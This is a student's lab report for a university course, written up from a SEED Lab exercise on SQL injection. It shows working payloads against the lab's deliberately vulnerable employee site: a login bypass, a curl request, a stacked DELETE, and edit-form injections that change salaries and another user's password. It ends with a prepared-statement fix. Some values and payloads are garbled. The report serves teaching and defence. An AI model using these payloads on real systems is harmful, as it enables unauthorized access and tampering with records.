



INSTITUTE OF INFORMATION TECHNOLOGY
UNIVERSITY OF DHAKA



Report: SQL Injection

Course: SE-612

Submitted By

Fareya Azam


BSSE Roll : 1331

Date of Submission

9th January, 2025

Task 2.1: SQL Injection Attack from webpage.


Typed “Admin’ #” in the Username field and leave empty the password field.



The sql query becomes:

```
Admin'# : :SQL: SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password FROM credential
WHERE name= 'Admin'#' and
Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'
```

Using username = “Admin’#” gives full access to User Details.



Username	Eid	Salary	Birthday	SSN	Nickname
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	
Ted	50000	110000	11/3	32111111	
Admin	99999	400000	3/5	43254314	

Task 2.2: SQL Injection Attack from command line.

Writing Code on Terminator in Seed Lab:

curl -v "www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23";

```
[01/08/25]seed@VM:~$ curl -v "www.SeedLabSQLInjection.com/unsafe_home.php?username=Admin%27%20%23";
* Trying 127.0.0.1...
* Connected to www.SeedLabSQLInjection.com (127.0.0.1) port 80 (#0)
> GET /unsafe_home.php?username=Admin%27%20%23 HTTP/1.1
> Host: www.SeedLabSQLInjection.com
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Wed, 08 Jan 2025 09:37:52 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Set-Cookie: PHPSESSID=rggnrbv1cvjjlpitud5mblerc7; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 3575
< Content-Type: text/html; charset=UTF-8
<
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
```

```
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding it as required.
-->
```

```

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      Admin' #: :SQL: SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickna
me,Password
      FROM credential
      WHERE name= 'Admin' #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'<ul class='nav
bar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='na
v-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-

```

```

FROM credential
WHERE name= 'Admin' #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'<ul class='nav
bar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='na
v-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-
item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclik
k='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav>
<div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class
='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><
th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN
</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope=
'col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</t
d><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby
</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr>
<tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td>
</td><td></td><td></td><td></td></tr><tr><th scope='row'> Sammy</th><td>40000</td><td>90000</td><td>
1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><
td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr>
<tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td>
<td></td><td></td><td></td></tr></tbody></table>      <br><br>
  <div class="text-center">
    <p>
      Copyright &copy; SEED LABS
    </p>
  </div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logoff.php";
}
</script>
</body>
</html>

```

```


<div class="text-center">
  <p>
    Copyright &copy; SEED LABS
  </p>
</div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logoff.php";
}
</script>
</body>
</html>

```

Task 2.3: Append a new SQL statement.

```
mysql> insert into credential values(10,"dummy",10,10,2/3,10,null,null,null,null,null);
Query OK, 1 row affected (0.18 sec)
```

```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName |
| Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | |
| fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Bobby | 20000 | 30000 | 4/20 | 10213352 | | | | | |
| b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | |
| a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | |
| 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | |
| 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | |
| a5bdf35ald4ea895905f6f6618e83951a6effc0 |
| 10 | dummy | 10 | 10 | 0.6666666666 | 10 | NULL | NULL | NULL | NULL |
| NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
7 rows in set (0.00 sec)
```



Home

Edit Profile

Logout

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				
dummy	10	10	0.666666666	10				


Admin'; delete from credential where name="dummy";#

Task 3.1: Modify your own salary.

As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that I am Alice. I want to increase my own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. I know that salaries are stored in a column called salary.

I will use the statement in the NickName field: ', Salary=40000 where name = 'Alice' #

Salary before statement:

 [Home](#) [Edit Profile](#) [Logout](#)

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	

Salary after statement:

Alice Profile

Key	Value
Employee ID	10000
Salary	400000
Birth	9/20
SSN	10211002
NickName	

Task 3.2: Modify other people's salary.

I want to reduce Bobby's salary to 1 dollar.

Use statement in Alice's profile editor: `', Salary=1 where name = 'Bobby' #`

Alice's Profile Edit

NickName

Email

Address

Phone Number

Now Bobby's profile:

Bobby Profile	
Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

Profile of all users:

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	400000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 3.3: Modify other people' password.

I want to change Bobby's password that I can log into his account and do further damage.

It uses SHA1 hash function to generate the hash value of password.

Hash value of fareya: [bdb1c91f0D341F453F7A006F6583F089FA072ADC](#)

'password = bdb1c91f0D341F453F7A006F6583F089FA072ADC ' where name= 'Boby'#

Boby's password before and after;

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Employee Profile Login

USERNAME

PASSWORD

Login

Task 4: Countermeasure — Prepared Statement.

Current index.html:

```

index.html
/var/www/SQLInjection

<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>

<body>
<nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
  <a class="navbar-brand" href="#"></a>
</nav>
<div class="container col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
  <h2><b>Employee Profile Login</b></h2><hr><br>
  <div class="container">
    <form action="unsafe_home.php" method="get">
      <div class="input-group mb-3 text-center">
        <div class="input-group-prepend">
          <span class="input-group-text" id="uname">USERNAME</span>
        </div>
        <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
      </div>
      <div class="input-group mb-3">
        <div class="input-group-prepend">
          <span class="input-group-text" id="pwd">PASSWORD </span>
        </div>
        <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
      </div>
    </form>
  </div>
</div>

```

Unsafe_home.php

```
Open ▾  Save

    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
}
return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$shased_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$uname'";
if (!$result = $conn->query($sql)) {
    die('There was an error running the query [' . $conn->error . ']\n');
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$name = $json_a[0]['name'];
```

To prevent:

Modified index.html:

```
Open  index.html  Save
/var/www/SQLInjection

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>

<body>
<nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
<a class="navbar-brand" href="#" ></a>
</nav>
<div class="container col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
<h2><b>Employee Profile Login</b></h2><hr><br>
<div class="container">
<form action="Safe_home.php" method="get">
<div class="input-group mb-3 text-center">
<div class="input-group-prepend">
<span class="input-group-text" id="uname">USERNAME</span>
</div>
<input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
</div>
<div class="input-group mb-3">
<div class="input-group-prepend">
<span class="input-group-text" id="pwd">PASSWORD </span>
</div>
<input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
</div>
<br>
<button type="submit" class="button btn-success btn-lg btn-block">Login</button>
</form>
</div>
<br>
</body>
```

Safe_home.php

```
}
return $conn;
}

// create a connection
$conn = getDB();
// SQL query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();


if($id!=""){
// If id exists that means user exists and is successfully authenticated
drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
// User authentication failed
echo "</div>";
echo "</nav>";
echo "<div class='container text-center'>";
echo "<div class='alert alert-danger'>";
echo "The account information your provide does not exist.";
echo "<br>";
echo "</div>";
echo "<a href='index.html'>Go back</a>";
echo "</div>";
return;
}
}
```

Safe_edit backend.php:

```
----- ,
$dbname="Users";
// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
die("Connection Failed: " . $conn->connect_error . "\n");
}
return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=""){
// In case password field is not empty.
$hashed_pwd = sha1($input_pwd);
//Update the password stored in the session.
$_SESSION['pwd']=$hashed_pwd;
$sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
$sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
$sql->execute();
$sql->close();
}else{
// If password field is empty.
$sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
$sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
$sql->execute();
$sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
```

When try to login:



Employee Profile Login

USERNAME


Admin' OR '1'='1|

PASSWORD

Password

Login

Copyright © SEED LABS



The account information your provide does not exist.

[Go back](#)